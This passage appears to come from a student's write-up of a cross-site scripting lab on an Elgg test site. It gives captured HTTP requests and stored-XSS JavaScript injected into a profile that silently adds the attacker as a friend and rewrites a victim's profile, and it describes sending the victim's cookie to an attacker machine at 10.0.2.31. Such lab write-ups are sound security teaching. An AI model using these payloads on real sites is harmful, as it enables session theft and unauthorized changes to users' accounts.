
We are able to get the cookie value on the terminal when we log in as Alice and visit Samy's account by having the malicious JavaScript insert a tag with its src attribute set to the attacker's machine(10.0.2.31). When the JavaScript inserts the img tag, the browser tries to load the image from the URL in the src field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript given below sends the cookies to the port 5555 of the attacker's machine, where the attacker has a TCP server listening to the same port. The server can print out whatever it receives as shown above. We were successfully able to steal the victim(Alice)'s cookie.

Task 4: Becoming Victim's Friend.

To create our own HTTP GET request to make friends, we add Alice as a friend from Samy's account to see how the request looks like with HTTP Live Header which is as shown below:




```
http://www.xsslabelgg.com/action/frienc
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i68
Accept: application/json, text/javascript, */*;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alic
X-Requested-With: XMLHttpRequest
Cookie: Elgg=bhmk85dvtr9mbg99dlvc86pr66
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 21 Apr 2021 14:23:05 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalid
Pragma: no-cache
Content-Length: 366
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json;charset=utf-8
```



```
GET  http://www.xsslabelgg.com/action/friends/add?friend=44&__elgg_ts=1619014978&__elgg_token=ic9GaKTV7QIItCwmoWiH7A&__elg
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
X-Requested-With: XMLHttpRequest
Cookie: Elgg=bhmk85dvtr9mbg99dlvc86pr66
Connection: keep-alive

Send          Content-Length:0
```


Since it’s a GET request, the URL has the parameters and we see that friend has a value of 44. Since we tried to add Alice as a friend, we understand that the guid of Alice is 44. There are a few other parameters in the url for timestamp and token id.

To know the guid of Samy, we inspect the html code of the website where we find 47 to be the guid of Samy, as shown below:




```
        </div>
        ::after
      </div>
    </div>
  <div class="elgg-page-footer">…</div>
  </div>
  <script>
    var elgg = {"config":{"lastcache":1549469404,"viewtype":"default","simplecache_enabled":1},"security":{"token":{"__elgg_ts":1619014978,"__elgg_token":"ic9GaKTV7QIItCwmoWiH7A"}},"session":{"user":
    {"guid":47,"type":"user","subtype":"","owner_guid":47,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:30:59+00:00","time_updated":"2021-04-21T14:01:02+00:00","url":"http:\/\/www.xsslabelgg.com
    \/profile\/samy","name":"Samy","username":"samy","language":"en","admin":false},"token":"uMoO-1I7jSJfda48iwFyyS"},"_data":{},"page_owner":
    {"guid":44,"type":"user","subtype":"","owner_guid":44,"container_guid":0,"site_guid":1,"time_created":"2017-07-26T20:29:47+00:00","time_updated":"2017-07-26T20:29:48+00:00","url":"http:\/\/www.xsslabelgg.com
    \/profile\/alice","name":"Alice","username":"alice","language":"en"}};
  </script>
  <script src="http://www.xsslabelgg.com/cache/1549469404/default/jquery.js"></script>
  <script src="http://www.xsslabelgg.com/cache/1549469404/default/jquery-ui.js"></script>
  <script src="http://www.xsslabelgg.com/cache/1549469404/default/elgg/require_config.js"></script>
  <script src="http://www.xsslabelgg.com/cache/1549469404/default/require.js"></script>
  <script src="http://www.xsslabelgg.com/cache/1549469404/default/elgg.js"></script>
  <script>require([]);</script>
  <div id="cboxOverlay" style="display: none;"></div>
  <div id="colorbox" class="" role="dialog" tabindex="-1" style="display: none;">…</div>
 </body>
</html>
```

Now we know that when we form the request to add Samy as a friend, it should look like http://www.xsslabelgg.com/action/friends/add?friend=47&elgg_token=value&elgg_ts=value which is what we add in the About Me section in Samy's profile as shown below.



```
<script type="text/javascript">

window.onload=function()
{
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+token+ts;
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-formurlencoded");
Ajax.send();
}
</script>
```


Now we logout and log in as the victim Alice and visit Samy's profile. We don't get any notification as the code is using AJAX so that everything happens in the background and there is no indication to the victim of the attack. This can be confirmed by viewing the add friend get request being set and captured by HTTP live as shown below on visiting Samy's profile.



```
Pragma: public
Cache-Control: public
ETag: "1549469404-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/java
Date: Tue, 20 Apr 2021 13:49:4
Server: Apache/2.4.18 (Ubuntu)

http://www.xsslabelgg.co
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11;
Accept: */*
Accept-Language: en-US,en;q=0.
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelg
Content-Type: application/x-w
Cookie: Elgg=4ts5i0ibnjs55ovp3
Connection: keep-alive
GET: HTTP/1.1 302 Found
Date: Tue, 20 Apr 2021 13:49:4
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:5
Cache-Control: no-store, no-ca
Pragma: no-cache
Location: http://www.xsslabel
Content-Length: 0
Keep-Alive: timeout=5, max=84
Connection: Keep-Alive
Content-Type: text/html;charse

http://www.xsslabelgg.co
Host: www.xsslabelgg.com
```


```
GET http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_token=2CHLzBIYIIMn8MGavqJcaA&__elgg_ts=1618926585
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-formurlencoded
Cookie: Elgg=4ts5i0ibnjs55ovp39f8btn564
Connection: keep-alive
```


When we check her friends list, we can see that Samy has been added.



Task 5: Modifying the Victim's Profile


Now to edit the victim's profile, we need to first see the way in which the edit profile works on the website. To do that, we log into Samy's account and click on the Edit Account button. We edit the brief description field and then click submit. While doing that, we look at the content of the HTTP POST request using the web developer options and see the following.


```
http://www.xsslabelgg.com/action/profil
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i68
Accept: text/html,application/xhtml+xml,applica
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded
Content-Length: 477
Cookie: Elgg=c973ags8l0pgese3i0828tdgbl
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=JKvzoPx4xsRMJX2xbZoTuQ&__e
POST: HTTP/1.1 302 Found
Date: Wed, 21 Apr 2021 15:00:36 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalid
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/sam
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8

http://www.xsslabelgg.com/profile/samy
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i68
Accept: text/html,application/xhtml+xml,applica
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Cookie: Elgg=c973ags8l0pgese3i0828tdgbl
Connection: keep-alive
Upgrade-Insecure-Requests: 1
POST: HTTP/1.1 200 OK
Date: Wed, 21 Apr 2021 15:00:37 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```


```
POST   http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 477
Cookie: Elgg=c973ags8l0pgese3i0828tdgbl
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=JKvzoPx4xsRMJX2xbZoTuQ&__elgg_ts=1619016777&name=Samy&description=&accesslevel[description]=2&briefdescription=I am Samy&acces

Content-Length:437
```
moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox
Send

In the long parameter string stored in the POST request body, we see that the description parameter is present with the string we entered. The access level for every field is 2, indicating its publicly visible. Also, the guid value is initialized with that of Samy's GUID, 47. So, from here, we know that in order to edit the victim's profile, we will need their GUID, secret token and timestamp, the string we want to write to be stored in the desired field, and the access level for this parameter must be set to 2 in order to be publicly visible.

We now add the js code in Samy's profile to create our own POST request to edit the profile to "Samy is my hero." on visiting this profile as shown below.




Edit profile

Display name: Samy

About me

```
<script type="text/javascript">

window.onload=function() {
//JavaScript code to access uer name, user guid, Time Stamp,
__elgg_ts //and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&description=Samy is my Hero"+"&accesslevel[description]=2";

var name="&name="+userName;
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
var samyGuid=47;
if(elgg.session.user.guid!=samyGuid) {
//create and send Ajax request to modify profile
```

We now save this, log out and login as Alice, a victim and visit Samy's profile. Now on visiting Alice's profile, we can see that the Ajax code has silently been performed and has edited the profile About me to "Samy is my hero"




Alice

About me

Sam is my Hero

Task 6: Writing a Self-Propagating XSS Worm

